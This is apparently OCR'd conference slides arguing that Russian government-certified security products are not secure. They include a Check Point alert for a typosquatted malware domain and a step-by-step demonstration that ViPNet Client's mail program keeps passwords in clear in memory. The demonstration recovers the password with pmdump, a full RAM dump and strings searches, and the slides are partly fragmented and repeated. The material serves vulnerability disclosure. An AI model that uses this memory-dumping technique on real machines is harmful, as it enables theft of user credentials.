
Trojan.Win32.Master.A – **will be removed from our DB** 03.04.2013

Backdoor.Win32.Zlob.B – **will be removed from our DB** 03.04.2013

Worm.Win32.Dasher.J – will be **lowered to low confidence** level

Trojan.Win32.Biscuit.A – was already fixed last week

And finally Vendor got something



EN26532885 - Virus Incident

Virus Incident: Detect

Virus Details

Protection Name	REP.xecmt
Malware Activity	DNS query for a site known to contain malware
Severity	Low
Confidence Level	Medium
Protection Type	DNS Reputation
Scope	
Rule Name	Go to Policy
URL	microsloft.com.found-bigs.go515634567.info

General Event Information

Event Name	Virus Incident
Product	Check Point Anti-Virus
Category	Anti-Bot & Anti-Virus
ID	EN26532885

Ticketing

State	○ Open
Event Owner	---
Event Comment	---

Traffic

Source	ns[redacted](91[redacted]
Destination	pdns04.domaincontrol.com (208.109.255.51)
Service	domain (udp/53)
Action	Detect
Direction	Other

Event Detection

Start Time	07:34:13 08 Apr 2013
Active	Not completed
Origin	Moscow-[redacted](10.[redacted]
Detected By	[redacted]

More

Event Definition Name	Virus Incident
Accepted connections	0
Blocked connections	0
Peak connections	1
Total connections	2
Job Name	All online jobs
Malware Rule ID	{000000F1-00B3-0042-9308-6E5B81FE4428}
Protection ID	002AF59E6

microsloft.com.found-bigs.go515634567.info

Government certified solutions...

- In full compliance with all mandatory requirements
- Without “undeclared capabilities”
- With good crypto
- … etc...

Government certified solutions...

- In full compliance with all mandatory requirements
- Without “undeclared capabilities”
- With good crypto
- … etc...

....all this means nothing for security!


Certified solution story

- What is it for?

  - to make secure (certified) communication

- What is the problem?

  - just store password in memory … in clear



ViPNet Client 2.8

Деловая почта

© ОАО Инфотекс, 1991-2007. Все права защищены.


How does 'attack' work?

1. Start the application “Business mail”

2. Find PID of Wmail.exe

3. Dump process' memory to file

4. Find your password in dump file



```
C:\bin>
C:\bin>pmdump -list | find /I "wmail"
10072 - WMail.exe

C:\bin>
C:\bin>
C:\bin>
```

```
C:\bin>
C:\bin>
C:\bin>pmdump.exe 10072 WMail.exe.pmdump

pmdump 1.2 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecuri
           - http://ntsecurity.nu/toolbox/pmdump/


C:\bin>
C:\bin>
C:\bin>
```

```
000062AE00: 02 00 00 00 C8 03 2D 00  FF FF FF FF 00 00 00 00  ☻   И♥- яяяя
000062AE10: 00 00 00 00 00 00 00 00  00 00 00 00 01 00 00 00              ☺
000062AE20: 01 00 00 00 00 00 00 00  01 00 00 00 01 00 00 00  ☺       ☺   ☺
000062AE30: 57 E1 B2 21 FD 99 05 0B  FC C1 0E 30 00 08 CE 01  WбI!э™♣♂ьБ♫0 ◘О☺
000062AE40: 30 F3 46 00 00 00 00 00  00 00 00 00 00 00 00 00  0уF
000062AE50: 24 08 45 61 00 00 00 00  A8 E1 E2 E0 [redacted]  $◘Ea    Ёб[redacted]
000062AE60: [redacted] E4 A0 A9  AB 20 AB A8 E6 A5 AD A7  [redacted]д ☺« «Ежї-§
000062AE70: A8 E0 AE A2 A0 AD 20 A4  AB EF 00 00 09 20 20 20  Ёа®ў - ¤«п  о
000062AE80: 20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
000062AE90: 20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
000062AEA0: 20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
000062AEB0: 20 20 20 20 20 00 C4 40  81 60 30 31 34 39 30 37        Д@Ѓ`014907
000062AEC0: 43 32 30 00 18 41 81 60  30 31 34 39 30 37 43 35  C20 ↑AЃ`014907C5
000062AED0: 00 FC 40 81 60 30 37 41  46 30 31 34 39 30 37 43   ь@Ѓ`07AF014907C
```

How does 'attack' work?

(that wasn't the end)

5. Exit “Business mail” (you can check that no process)


6. Continue to work as usual

3. Some hours later use Windows memory reader to dump whole comp memory (need admin rights)

4. Again, find your password in dump (use strings)!

How does 'attack' work?

(that wasn't the end)



Administrator: cmd (running as [redacted]

```
c:\bin\Windows Memory Reader 1.0.0>
c:\bin\Windows Memory Reader 1.0.0>
c:\bin\Windows Memory Reader 1.0.0>wmr.exe -p mdump-dd.wmr
Dumping memory ranges:
available   0000000000000000 (4.00 KB)                                 Finished
available   0000000000001000 (540.00 KB)                               Finished
available   000000000008f000 (12.00 KB)                                Finished
available   0000000000100000 (2.42 GB)                                 Finished
available   000000009afff000 (4.00 KB)                                 Finished
available   0000000100000000 (1.50 GB)                                 Finished

Contents of the raw output file (values are byte offsets in decimal):
    File offsets 0 - 4095:  Memory offsets 0 - 4095;  Type: available
    File offsets 4096 - 557055:  Memory offsets 4096 - 557055;  Type: available
    File offsets 557056 - 569343:  Memory offsets 585728 - 598015;  Type: availa
ble
    File offsets 569344 - 2598150143:  Memory offsets 1048576 - 2598629375;  Ty
e: available
    File offsets 2598150144 - 2598154239:  Memory offsets 2600464384 - 260046847
9;  Type: available
    File offsets 2598154240 - 4206669823:  Memory offsets 4294967296 - 590348287
9;  Type: available

Statistics by memory type:

available: 6 ranges
  0000000000000000-0000000000000fff (4.00 KB) - Page Zero: Dumped
  0000000000001000-0000000000087fff (540.00 KB): Dumped
  000000000008f000-0000000000091fff (12.00 KB): Dumped
  0000000000100000-000000009ae3efff (2.42 GB): Dumped
  000000009afff000-000000009affffff (4.00 KB): Dumped
  0000000100000000-000000015fdfffff (1.50 GB): Dumped
  Dumped: 4206669824 bytes (3.92 GB)

4206669824 bytes written.
Elapsed time: 234 sec

c:\bin\Windows Memory Reader 1.0.0>
```

eck that no


memory reader to

admin rights)

4. Again, find your password in dump (use strings)!

How does 'attack' work?

(that wasn't the end)




```
c:\bin\Windows Memory Reader 1.0.0>
c:\bin\Windows Memory Reader 1.0.0>
c:\bin\Windows Memory Reader 1.0.0>wmr.exe -p mdump-dd.wmr
Dumping memory ranges:
available   0000000000000000 (4.00 KB)                             Finished
available   0000000000001000 (540.00 KB)                           Finished
available   000000000008f000 (12.00 KB)                            Finished
available   0000000000100000 (2.42 GB)                             Finished
available   000000009afff000 (4.00 KB)                             Finished
available   0000000100000000 (1.50 GB)                             Finished

Contents of the raw output file (values are byte offsets in decimal):
    File offsets 0 - 4095:  Memory offsets 0 - 4095;  Type: available
    File offsets 4096 - 557055:  Memory offsets 4096 - 557055;  Type: available
    File offsets 557056 - 569343:  Memory offsets 585728 - 598015;  Type: availa
ble
    File offsets 569344 - 2598150143:  Memory offsets 1048576 - 2598629375;  Ty
e: available
    File offsets 2598150144 - 2598154239:  Memory offsets 2600464384 - 260046847
9;  Type: available
    File offsets 2598154240 - 4206669823:  Memory offsets 4294967296 - 590348287
9;  Type: available

Statistics by memory type:

available: 6 ranges
  0000000000000000-0000000000000fff (4.00 KB) - Page Zero: Dumped
  0000000000001000-0000000000087fff (540.00 KB): Dumped
  000000000008f000-0000000000091fff (12.00 KB): Dumped
  0000000000100000-000000009ae3efff (2.42 GB): Dumped
  000000009afff000-000000009affffff (4.00 KB): Dumped
  0000000100000000-000000015fdfffff (1.50 GB): Dumped
  Dumped: 4206669824 bytes (3.92 GB)

4206669824 bytes written.
Elapsed time: 234 sec

c:\bin\Windows Memory Reader 1.0.0>
```

...heck that no

...memory reader to

admin rights)

4. Again, find yo...



```
               (*.1022^C
c:\bin\Windows Memory Reader 1.0.0>strings -n [redacted] mdump-dd.wmr | find "[redacted]"
[redacted]

c:\bin\Windows Memory Reader 1.0.0>
c:\bin\Windows Memory Reader 1.0.0>
c:\bin\Windows Memory Reader 1.0.0>
c:\bin\Windows Memory Reader 1.0.0>
c:\bin\Windows Memory Reader 1.0.0>
c:\bin\Windows Memory Reader 1.0.0>
c:\bin\Windows Memory Reader 1.0.0>
c:\bin\Windows Memory Reader 1.0.0>
```

What does it mean?

1. “Certified” is not the same as “Secure”:

- Mentioned criteria is not enough
- *The year of 1992 (actually, it's Orange book)*

- Event mentioned criteria tested badly
- *In demonstrated case we have mandatory requirement but it wasn't implemented*

- The more users use the product the more secure it
- *That's not about Russian gov certified products*

What does it mean?


ФСТЭК России

Федеральная служба по техническому и экспортному контролю

1.

- N

•*T*


Руководящий документ

Автоматизированные системы. Защита от несанкционированного доступа к информации

Классификация автоматизированных систем и требования по защите информации

Утверждено решением председателя Государственной технической комиссии при Президенте Российской Федерации от 30 марта 1992 г.

